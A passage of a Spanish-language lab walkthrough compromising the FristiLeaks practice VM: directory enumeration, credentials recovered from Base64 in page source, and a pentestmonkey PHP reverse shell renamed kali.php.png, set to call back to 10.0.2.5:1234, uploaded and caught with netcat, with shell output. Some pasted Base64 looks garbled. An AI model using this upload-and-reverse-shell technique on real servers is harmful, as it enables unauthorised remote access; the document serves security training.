By The Dark Raver
-----

START_TIME: Thu Sep  4 09:27:34 2025
URL_BASE: http://10.0.2.8/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.8/ ----
+ http://10.0.2.8/cgi-bin/ (CODE:403|SIZE:210)
==> DIRECTORY: http://10.0.2.8/images/
+ http://10.0.2.8/index.html (CODE:200|SIZE:703)
+ http://10.0.2.8/robots.txt (CODE:200|SIZE:62)

---- Entering directory: http://10.0.2.8/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

-----

END_TIME: Thu Sep  4 09:27:59 2025
DOWNLOADED: 4612 - FOUND: 3

(root@kali)-[/home/kali]
```


12. Ejecución de dirb para enumeración de directorios

Paso 6: En este paso se accedió a los recursos identificados dentro del archivo robots.txt del servidor **Fristileaks**. Dicho archivo contenía tres rutas restringidas:


- /cola
- /sisi
- /beer

Al ingresar en cada una de ellas, el servidor desplegó una misma imagen con un mensaje en formato de meme: **“This is not the URL you were looking for”** (Este no es el URL que estabas buscando).



Esto evidencia que las rutas listadas en robots.txt funcionan como señuelos o trampas, y no contienen información sensible directa. Sin embargo, el hallazgo confirma la necesidad de seguir analizando directorios y archivos para encontrar datos ocultos que sí resulten útiles en la práctica de seguridad



13. “Exploración de directorio web expuesto: /images



14. Revisión del archivo robots.txt en el servidor web




15. Acceso denegado con mensaje personalizado en URL restringida


Paso 7 En este paso se accedió al **portal de administración de Fristileaks** ubicado en la ruta /fristi/.

- Inicialmente, la página muestra un formulario de inicio de sesión acompañado de una imagen humorística.
- Al inspeccionar el código fuente, se detectó un bloque en **Base64** que contenía información incrustada.
- Dicho bloque fue decodificado utilizando herramientas en línea, revelando la contraseña: **kekekekekekekkek** y el usuario **eezeepz**.
- Con estas credenciales se completó exitosamente el acceso al portal, mostrando el mensaje **“Login successful”** y habilitando la opción de **subir archivos (upload file)**.


Este hallazgo marca un punto crítico en la práctica, ya que el ingreso al área administrativa permite probar vulnerabilidades adicionales, como la carga de archivos maliciosos para obtener acceso al sistema.




Welcome to #fristileaks admin portal




16. Portal de administración de Fristileaks



17. Código fuente con datos en Base64



18. Código fuente con formulario de login



19. Intento de decodificación de Base64

Base64 to PNG Converter
Online PNG Maker

World's simplest online base64 to Portable Network Graphics image converter. Just import your base64-encoded image in the editor on the left and you will instantly get PNG graphics on the right. Free, quick, and very powerful. Import base64 – get a PNG. Created with love by [team Browserling](#).

Input Base64

```
12GmC/1/zzzzwL11a0L0aLqjcdpsqsgugtwr/syq+u0p1NDp-e15kyg017j+800c+q0e0p
0y0Qc0s0a0151y0r/P0120s-s0c0p+g0E30uX05/z40t+V0E0P50W021u0M0240N0t0p0s0p1
04Vajm0z1E0Zm0s0B090z0L/FSy0g0S0Z1X0N0s04Cj0n1+KLR0q1zXT0u0Q0E0s0z0p0y00aLq
11n+sk0q0F0S1vsk0C0Z0v4+K0d0v0q0b0V0q0r0w0B0Y0aL0p00ny2110S0B0j0p0U0S0v0j0k1Jm0C0F0
10M0d0r0y0r0z0d0s0s0P0u0u0L0u0S0S0E0v0v0f0d0t0g01s0r0X0B0t0u0/02070j0u0K0c0210d0u0R0B0z0d0u0
300Z0j0k3y+p0Q0r0E0G1M0c000v0Y0d0q0r0h0B0Z0k0z0w0W0q0Tn0SA0U0N0s0b0U0M0Y0S0z0T0B0+1a0B0++F1
3K0U0+220f0J0M0u0M0L0a0z0y0d0/d0M0p0u0L0X0R0W0I0E0K0a0J10o0++c0H0B0v0b0u0v0a0p012P0E0S0H0K
0191M0F0d0g0p0/V0B0g0M0u0s0g07F0Y0/T0u0v0A0z0T0V0k0110c010r0G0T011s0L01P0u0K0L0U012q
m0B0c0Q0u0m0p0V0z021R0j7erEz0W0q0z051R0w0x0NB0Z0/V0R0u0L0F0Y0a0+0d0L0c0I0a0u0E0U0z0/
101M0F0K0A
r0P0A0G0mL0Z0r0q0g0u07a1u0K0v0Vay1Rf0p0+9H0H0B0H0N0c0TK0P031V0e0h0F0y/
Vz0TC0a0e0M0t0r0f0f0e
EP0H010S0S0y0r0X0F0q0T00c0T0+0A0//
F0Y0L0U030W0L0S0Z0X0B0U01012N0P0S05A0A0L31E0B0c0S0A0CLH
A0H0R0Y0A0B0C0J0A0H0L0R0I0c0y0B0E0A0U0Q0I0A0C0y0B0I0A0X0Q0L0A1x0b0E0W0A0P0A1R0B04k0P0A0v0h0I0A0F07k0C0A0v0c0g0A0F0z
k
C0w0t0s0A0H0F0j0G0t0K0A0e0J0E0J0A0L0z0E0Q0B0S0A0A0L31E0B0c0S0A0CLH0A0H0R0Y0A0A0B0v0/
Q0A07z01k01q0t0y0C0A0A0A0B0J0R
U0S0E0R030999
```

Output PNG

keKkeKkeKkeKkeKk

What Is a Base64 to PNG Converter?
This program converts previously base64-encoded PNG pictures back to actual PNG pictures that you can see. Before conversion, it checks if the encoded data is valid. If the input base64 is invalid, you'll get an error. Also, with this program, you

20. Conversión Base64 a imagen PNG

Resultado (1)

keKkeKkeKkeKkeKk

canvas.png

Advertisement


Déjate llevar por tu imaginación en cualquier lugar

Probar ahora

Adobe Creative Cloud Pro

PDF a Word, PDF a Word, PDF a Word, PDF a Word, PDF a Word, PDF a Word

21. Extracción de texto de la imagen



Login successful

[upload file](#)



22. Inicio de sesión exitoso

Paso 8: En este paso, desde la terminal de **Kali Linux**, se accedió al directorio de **webshells** ubicado en `/usr/share/webshells/php/`. Allí se encuentran diferentes *scripts* en PHP diseñados para pruebas de penetración.

El archivo seleccionado fue **php-reverse-shell.php**, el cual permite establecer una conexión inversa hacia la máquina atacante. Este script fue copiado al escritorio del entorno de trabajo con el comando:

```
cp php-reverse-shell.php /home/kali/Escritorio
```

Con este procedimiento se prepara el archivo malicioso que posteriormente será subido al portal de administración de **Fristileaks**, aprovechando la funcionalidad de carga de archivos.

```

(kali㉿kali)-[~]
└─$ sudo su
[sudo] contraseña para kali:
(kali㉿kali)-[/home/kali]
└─# cd /usr/share/webshells

(kali㉿kali)-[/usr/share/webshells]
└─# ls
asp  aspx  cfm  jsp  laudanum  perl  php

(kali㉿kali)-[/usr/share/webshells]
└─# cd php

(kali㉿kali)-[/usr/share/webshells/php]
└─# ls
findsocket  php-backdoor.php  php-reverse-shell.php  qsd-php-backdoor.php  simple-backdoor.php

(kali㉿kali)-[/usr/share/webshells/php]
└─# cp php-reverse-shell.php /home/kali/Escritorio

```

23. Preparación de la reverse shell en PHP

Paso 9: En este paso se trabajó sobre el archivo **php-reverse-shell.php** previamente copiado al escritorio. Para evadir posibles restricciones del portal de subida de archivos de **Fristileaks**, se aplicaron técnicas de **camuflaje de extensión**:

- El archivo se renombró a **kali.php.png**, simulando ser una imagen pero manteniendo código PHP incrustado.
- Se editaron diferentes versiones del archivo utilizando el editor de texto **nano**, asegurando que el *payload* se mantuviera funcional.
- El objetivo de este procedimiento es **subir el archivo disfrazado** a través del formulario del portal de administración, y así ejecutar la *reverse shell* en el servidor.

Este paso es fundamental en el proceso de explotación, ya que permite introducir código malicioso en el sistema de la víctima aprovechando la función de carga de archivos.

```
(root@kali)-[/usr/share/webshells/php]
# cd /home/kali/Escritorio

(root@kali)-[/home/kali/Escritorio]
# ls
php-reverse-shell.php

(root@kali)-[/home/kali/Escritorio]
# cp php-reverse-shell.php kali.php.png

(root@kali)-[/home/kali/Escritorio]
# nano kali.png

(root@kali)-[/home/kali/Escritorio]
# cp php-reverse-shell.php kali.php.png

(root@kali)-[/home/kali/Escritorio]
# nano kali.png

(root@kali)-[/home/kali/Escritorio]
# nano kali.php.png

(root@kali)-[/home/kali/Escritorio]
# nano kali.php.png

(root@kali)-[/home/kali/Escritorio]
```

24. Modificación y camuflaje de la reverse shell


Paso 10: En este paso se editó el archivo **kali.php.png** (la *reverse shell* previamente camuflada) utilizando el editor de texto **nano**.

Dentro del código se realizaron las siguientes configuraciones:

- Se modificó la variable **\$ip** para establecer la dirección de la máquina atacante (**10.0.2.5**).
- Se ajustó el valor de **\$port** al **1234**, que será utilizado para la conexión inversa.

Estos cambios permiten que, al ejecutar el archivo en el servidor víctima, se establezca una conexión desde el sistema comprometido hacia el equipo atacante, garantizando acceso remoto mediante la shell interactiva.

Este paso es crítico porque prepara el payload para que, al ser subido y ejecutado en el portal de administración, genere una sesión remota que otorgue control sobre el servidor objetivo.



```
GNU nano 8.3 kali.php.png
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.2.5'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit

```

25. Configuración de la reverse shell con dirección IP y puerto

Paso 11: En este paso se ejecuta el ataque para establecer la conexión inversa desde el servidor **Fristileaks** hacia la máquina atacante:

1. **Habilitación del listener en Kali Linux:**

Se utilizó el comando `nc -lvp 1234` para abrir un puerto de escucha en el equipo atacante, esperando la conexión proveniente del servidor comprometido.

2. **Subida y ejecución de la reverse shell:**


El archivo camuflado **kali.php.png** fue cargado al portal de administración y ejecutado desde la ruta `/fristi/uploads/`. ¡En el navegador se muestra el mensaje “no!”, lo que indica que el archivo fue procesado.

3. **Conexión establecida con éxito:**

Finalmente, en la terminal de Kali se confirma la conexión inversa desde el servidor víctima. La sesión obtenida corresponde al usuario del servicio web **apache**, con privilegios limitados.

```
(root@kali)-[/home/kali/Escritorio]
# nc -lvp 1234
listening on [any] 1234 ...
```

26. Ejecución de la reverse shell



no!



27. Ejecución del archivo malicioso desde el servidor Fristileaks

```
10.0.2.8: inverse host lookup failed: Unknown host
connect to [10.0.2.5] from (UNKNOWN) [10.0.2.8] 38155
Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
11:48:52 up 1:33, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU   WHAT
uid=48 apache gid=48 apache groups=48 apache
sh: no job control in this shell
sh-4.1$
```


28. Conexión remota establecida con el usuario Apache

Paso 12: En este último paso se realizaron pruebas dentro de la sesión remota obtenida tras ejecutar la *reverse shell*. Se confirma lo siguiente:

- La shell corresponde al usuario **apache**, el cual es el encargado de ejecutar el servicio web.

- Se utilizó el comando ifconfig para visualizar la configuración de red del servidor comprometido, confirmando la dirección **10.0.2.8**.
- La conexión establecida permite ejecutar comandos básicos en el sistema, lo que valida el acceso inicial conseguido mediante la explotación de la vulnerabilidad de carga de archivos.

Con este resultado se da por finalizado el **primer capítulo del laboratorio**, logrando acceso al servidor víctima y quedando preparado el terreno para la siguiente fase: **escalación de privilegios**.



```

kali linux 2.0 [Comando] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
4 de sep 10:59
root@kali: /home/kali/Escritorio

root@kali: /home/kali
Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
11:59:31 up 1:43, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.1$ ifconfig
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:A5:A6:76
          inet addr:10.0.2.8  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fea5:a676/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:61103 errors:0 dropped:0 overruns:0 frame:0
          TX packets:47974 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5340359 (5.0 MiB)  TX bytes:7773973 (7.4 MiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
